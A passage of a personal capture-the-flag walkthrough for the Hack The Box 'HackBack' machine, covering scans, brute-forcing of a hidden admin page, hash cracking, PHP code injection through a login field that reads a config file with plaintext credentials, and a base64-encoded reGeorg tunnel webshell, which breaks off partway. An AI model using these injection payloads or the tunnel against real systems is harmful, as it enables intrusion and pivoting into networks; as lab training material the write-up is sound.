HackBack

==========
| HACKBACK 10.10.10.128 |
==========

InfoGathering

##OPEN PORTS
---
nmap -p1-65535 10.10.10.128
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8080/tcp open http-proxy
49666/tcp open unknown
49667/tcp open unknown

##SUBDOMAIN SEARCH

Lets see if we can find any subdomains. Add hackback.htb to /etc/hosts
RESOURCE: https://github.com/TheRook/subbrute
python subbrute.py hackback.htb -o hackback.names

RESOURCE: https://github.com/rbsec/dnscan
python dnscan.py -d hackback.htb -w /usr/share/SecLists/Discovery/DNS/bitquark-subdomains-top100K.txt

---
##DIRB RESULTS

We do not find anything really against http://10.10.10.128
/aspnet_client (Status: 301)

We do return some results for http://10.10.10.128:6666
/Help (Status: 200)
/Services (Status: 200)
/hello (Status: 200)
/help (Status: 200)
/info (Status: 200)
/list (Status: 200)
/netstat (Status: 200)
/proc (Status: 200)
/services (Status: 200)
/whoami (Status: 200)

Later we find port 64831 https://hackback.htb:64831
/login (Status: 200)
/register (Status: 200)

/templates (Status: 200)
/users (Status: 200)
/api (Status: 200)
/logout (Status: 200)
/campaigns (Status: 200)
/settings (Status: 200)
/%!(NOVERB) (Status: 403)
/landing_pages (Status: 200)


Gaining Access

GOPHISH

At http://hackback.htb:6666/proc we can see in the image that gophish is installed on this server. Gophish is a web application. Lets find where it is at by running another nmap scan on all ports since nothing showed the first time
```

nmap -p0-65535 10.10.10.128
```

We find gophish is running on port 64831
https://hackback.htb:64831

Let's try logging in with the default credentials
#USER: admin#
#PASS: gophish#



#GOPHISH SOURCES: #
_https://docs.getgophish.com/user-guide/ _
https://github.com/gophish/

LETS RUN GOBUSTER AGAINST THIS SITE AND SEE IF WE FIND ANY NON STANDARD SITES

Obfuscated Javascript file found at _http://admin.hackback.htb/js/private.js_

The javascript is using a caesar cipher alphabet shift of 13 which is also ROT13.
Remove the script tages and decode using the below site and use value of -13
ine becomes var
#RESOURCE:# https://cryptii.com/pipes/caesar-cipher
#OTHER RESOURCE:# (The one i used) https://www.dcode.fr/rot-13-cipher

Once Decoded, open FireFox and press Ctrl+Shift+I. Copy and paste results into the Console and issue the below command afterwards

```
print(x+'\r\n'+z+'\r\n'+h+'\r\n'+y+'\r\n'+t+'\r\n'+s+'\r\n'+i+'\r\n'+k+'\r\n'+w)
```

WE FOUND AN ADMIN SECRET BACKDOOR EXISTS

Remember the secret path is 2bb6916122f1da34dcd916421e531578 Just in case I loose access to the admin panel
?action=(show,list,exec,init)
&site=(twitter,paypal,facebook,hackthebox)
&password=********
&session= Nothing more to say"

We use wfuzz to show us the site password parameter

```
wfuzz --hh=17 -z file,/usr/share/wordlists/fasttrack.txt -u "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=FUZZ&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b53
```

```
root@kali:~/Documents/Notes# wfuzz --hh=17 -z file,/usr/share/wordlists
password=FUZZ&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b5309ada32

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work c

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/weba
3a56
Total requests: 222

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000065:  C=302      0 L         0 W            0 Ch        ""
000207:  C=302      7 L        15 W          197 Ch        "12345678"

Total time: 3.460097
Processed Requests: 222
Filtered Requests: 220
Requests/sec.: 64.16004
```

LETS CRACK THE HASH WE HAVE

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```
Since a password is in some of the output wanted above we crack it
```
root@kali:~/HTB/boxes/HackBack# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2019-03-12 12:44) 0g/s 18872Kp/s 18872Kc/s 18872KC/s  fuckyooh21..*7¡Vamos!
Session completed
```
PASS: fuckyooh21..*7¡Vamos!
HASH: 2bb6916122f1da34dcd916421e531578
Doesnt't seem legit and may be a false positive. We have it just in case.

NOW TO FIND WHAT TO DO WITH WHAT WE HAVE


Visiting the site http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578 redirects us to the main login.

Lets check for file extenstions and see what we find using that
```
dirb http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578 -r -X .php
```

```
root@kali:~/HTB/boxes/HackBack# dirb http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578 -r -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 12 12:01:14 2019
URL_BASE: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/ ----
+ http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php (CODE:302|SIZE:0)
+ http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/WebAdmin.php (CODE:302|SIZE:0)
```

We get a result
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php
However it redirects us
We issue a typo on purpose and try again
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webaadmin.php
This is not redirected. This tells us we may need to pull off a url redirect attack

Lets use Burp to see what is going on



It seems the html refreshes the document and removes any extensions we add to the site. Lets work on a Burp request
We want RCE with burp using the parameters we discovered from js.

We can wfuzz to find more parmaters for javascript. Easiest to make your own.
```
wfuzz --hh=357 -z file,/root/HTB/boxes/HackBack/possiblecmds.txt -u "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=12345678&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c --hc 302
```

There doesnt seem to be another parameter.


ACTION = LIST

GET /2bb6916122f1da34dcd916421e531578/webadmin.php?

action=list&site=hackthebox&password=12345678&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c
HTTP/1.1


This lists a few log files.

As seen below the log files are our PHPSESSID followed by .log The list action displays all of the log files.




ACTION = INIT

The action init deletes the log file associated with our PHPSESSID and clears the username and password history that was entered into www.hackthebox.htb




ACTION = SHOW

Action show shows us the history of words entered into username and password fiedls at hackthebox.eu




ACTION = EXEC

This command will most likely be used to get a shell by executing a command. All other sites return wrong target error code.



HACKTHEBOX!!!!!

Visit www.hackthebox.htb and we get a login. WHAT!?!?!?!
We enter a php script into the username and click login.
```
<?php echo ini_get('disable_functions') ?>
```
In Burp we issue our show action on site hackthebox using our session as PHPSESSIONID and it returns some kind of result.
We must be able to insert some malicious code. I made an attempt to obtain a reverse shell. It did not work.
Every time we issue a command through the username and password fields we need to use init to clear the response.



I used the below comand in the username field on hackthebox.htb to view folder contents.
```php
<?php $dir = 'C:/inetpub/wwwroot/new_phish/admin/'; $files1 = scandir($dir); $files2 = scandir($dir, 1);  print_r($files1); print_r($files2); ?>
```

```
<?php echo file_get_contents("C:/inetpub/wwwroot/new_phish/admin/web.config.old") ?>
```
```
<configuration>
   <system.webServer>
      <authentication mode="Windows">
```

<identity impersonate="true" userName="simple" password="ZonoProprioZomaro:-("/>
</authentication>
<directoryBrowse enabled="false" showFlags="None" />
</system.webServer> </configuration>

USER: simple
PASS: ZonoProprioZomaro:-(

The above showed us we have a php injection for an exploit. Lets try to upload a tunnel to use for our reGeorge exploit.
Place the below in the username field at hackthebox.htb

base64 tunnel.aspx

```php
<?php $tunnel = '77u/
PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBFbmFibGVTZXNzaW9uU3RhdGU9IlRydWUiJT4NCjwl
QCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uTmV0IiAlPg0KPCVAIEltcG9ydCBOYW1lc3BhY2U9
IlN5c3RlbS5OZXQuU29ja2V0cyIgJT4NCjwlDQovKiAgICAgICAgICAgICAgICAgICAgICBfX19fXyAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIA0KICBfX19fXyAgIF9fX19fXyAgX198
X19fICB8X18gIF9fX19fXyAgX19fX18gIF9fX19fICAgX19fX19fICANCiB8ICAgICB8IHwgICBf
X198fCAgIF9fX3wgICAgfHwgICBfX198LyAgICAgXHwgICAgIHwgfCAgIF9fX3wgDQogfCAgICAg
XCB8ICAgX19ffHwgICB8ICB8ICAgIHx8ICAgX19ffHwgICAgIHx8ICAgICBcIHwgICB8ICB8IA0K
IHxfX3xcX19cfF9fX19fX3x8X19fX19ffCAgX198fF9fX19fX3xcX19fX19fX18vfF9ffFxfX1x8X19f
X19ffCANCiAgICAgICAgICAgICAgICAgICAgICAgfF9fX19ffA0KICAgICAgICAgICAgICAgICAgICAu
Li4gZXZlcnkgb2ZmaWNlIG5lZWRzIGEgdG9vbCBsaWtlIEdlb3JnDQogICAgICAgICAgICAgICAg
ICAgIA0KICB3aWxsZW1Ac2Vuc2Vwb3N0LmNvbSAvIEBfd19tX18NCiAgc2FtQHNlbnNlcG9zdC5j
b20gLyBAdHJvd2FsdHMNCiAgZXRpZW5uZUBzZW5zZXBvc3QuY29tIC8gQGthbXBfc3RhYWxkcmFh
ZA0KDQpMZWdhbCBEaXNjbGFpbWVyDQpVc2FnZSBvZiByZUdlb3JnIGZvciBhdHRhY2tpbmcgbmV0
d29ya3Mgd2l0aG91dCBjb25zZW50DQpjYW4gYmUgY29uc2lkZXJlZCBhcyBpbGxlZ2FsIGFjdGl2
aXR5LiBUaGUgYXV0aG9ycyBvZg0KcmVHZW9yZyBhc3N1bWUgbm8gbGlhYmlsaXR5IG9yIHJlc3Bv
bnNpYmlsaXR5IGZvciBhbnkNCm1pc3VzZSBvciBkYW1hZ2UgY2F1c2VkIGJ5IHRoaXMgcHJvZ3Jh
bS4NCg0KSWYgeW91IGZpbmQgcmVHZW9yZ2Ugb24gb25lIG9mIHlvdXIgc2VydmVycyB5b3Ugc2hv
dWxkDQpjb25zaWRlciB0aGUgc2VydmVyIGNvbXByb21pc2VkIGFuZCBsaWtlbHkgZnVydGhlciBj
b21wcm9taXNlDQp0byBleGlzdCB3aXRoaW4geW91ciBpbnRlcm5hbCBuZXR3b3JrLg0KDQpGb3Ig
bW9yZSBpbmZvcm1hdGlvbiwgc2VlOg0KaHR0cHM6Ly9naXRodWIuY29tL3NlbnNlcG9zdC9yZUdl
b3JnDQoqLw0KICAgIHRyeQ0KICAgIHsNCiAgICAgICAgaWYgKFJlcXVlc3QuSHR0cE1ldGhvZCA9
PSAiUE9TVCIpDQogICAgICAgIHsNCiAgICAgICAgICAgIC8vU3RyaW5nIGNtZCA9IFJlcXVlc3Qu
SGVhZGVycy5HZXQoIlgtQ01EIik7DQogICAgICAgICAgICBTdHJpbmcgY21kID0gUmVxdWVzdC5R
dWVyeVN0cmluZy5HZXQoImNtZCIpLlRvVXBwZXIoKTsNCiAgICAgICAgICAgIGlmIChjbWQgPT0g
```

IkNPTk5FQ1QiKQ0KICAgICAgICAgICAgew0KICAgICAgICAgICAgICAgIHRyeQ0KICAgICAgICAg
ICAgICAgIHsNCiAgICAgICAgICAgICAgICAgICAgU3RyaW5nIHRhcmdldCA9IFJlcXVlc3QuUXVl
cnlTdHJpbmcuR2V0KCJ0YXJnZXQiKS5Ub1VwcGVyKCk7DQogICAgICAgICAgICAgICAgICAgIC8v
UmVxdWVzdC5IZWFkZXJzLkdldCgiWC1UQVJHRVQiKTsNCiAgICAgICAgICAgICAgICAgICAgaW50
IHBvcnQgPSBpbnQuUGFyc2UoUmVxdWVzdC5RdWVyeVN0cmluZy5HZXQoInBvcnQiKSk7DQogICAg
ICAgICAgICAgICAgIC8vUmVxdWVzdC5IZWFkZXJzLkdldCgiWC1QT1JUIikpOw0KICAgICAg
ICAgICAgICAgICBJUEFkZHJlc3MgaXAgPSBJUEFkZHJlc3MuUGFyc2UodGFyZ2V0KTsNCiAg
ICAgICAgICAgICAgICAgU3lzdGVtLk5ldC5JUEVuZFBvaW50IHJlbW90ZUVQID0gbmV3IElQ
RW5kUG9pbnQoaXAsIHBvcnQpOw0KICAgICAgICAgICAgICAgICBTb2NrZXQgc2VuZGVyID0g
bmV3IFNvY2tldChBZGRyZXNzRmFtaWx5LkludGVyTmV0d29yaywgU29ja2V0VHlwZS5TdHJlYW0s
IFByb3RvY29sVHlwZS5UY3ApOw0KICAgICAgICAgICAgICAgICBzZW5kZXIuQ29ubmVjdChy
ZW1vdGVFUCk7DQogICAgICAgICAgICAgICAgIHNlbmRlci5CbG9ja2luZyA9IGZhbHNlOw0K
ICAgICAgICAgICAgICAgICBTZXNzaW9uLkFkZCgic29ja2V0Iiwgc2VuZGVyKTsNCiAgICAg
ICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLVNUQVRVUyIsICJPSyIpOw0KICAg
ICAgICAgICAgIH0NCiAgICAgICAgICAgICBjYXRjaCAoRXhjZXB0aW9uIGV4KQ0KICAg
ICAgICAgICAgIHsNCiAgICAgICAgICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJY
LUVSUk9SIiwgZXguTWVzc2FnZSk7DQogICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhl
YWRlcigiWC1TVEFUVVMiLCAiRkFJTCIpOw0KICAgICAgICAgICAgIH0NCiAgICAgICAg
IH0NCiAgICAgICAgICAgIGVsc2UgaWYgKGNtZCA9PSAiRElTQ09OTkVDVCIpDQogICAgICAgICAg
ICB7DQogICAgICAgICAgICAgICAgdHJ5IHsNCiAgICAgICAgICAgICAgICAgICAgU29ja2V0IHMg
PSAoU29ja2V0KVNlc3Npb25bInNvY2tldCJdOw0KICAgICAgICAgICAgICAgICBzLkNsb3Nl
KCk7DQogICAgICAgICAgICAgICAgfSBjYXRjaCAoRXhjZXB0aW9uIGV4KXsNCg0KICAgICAgICAg
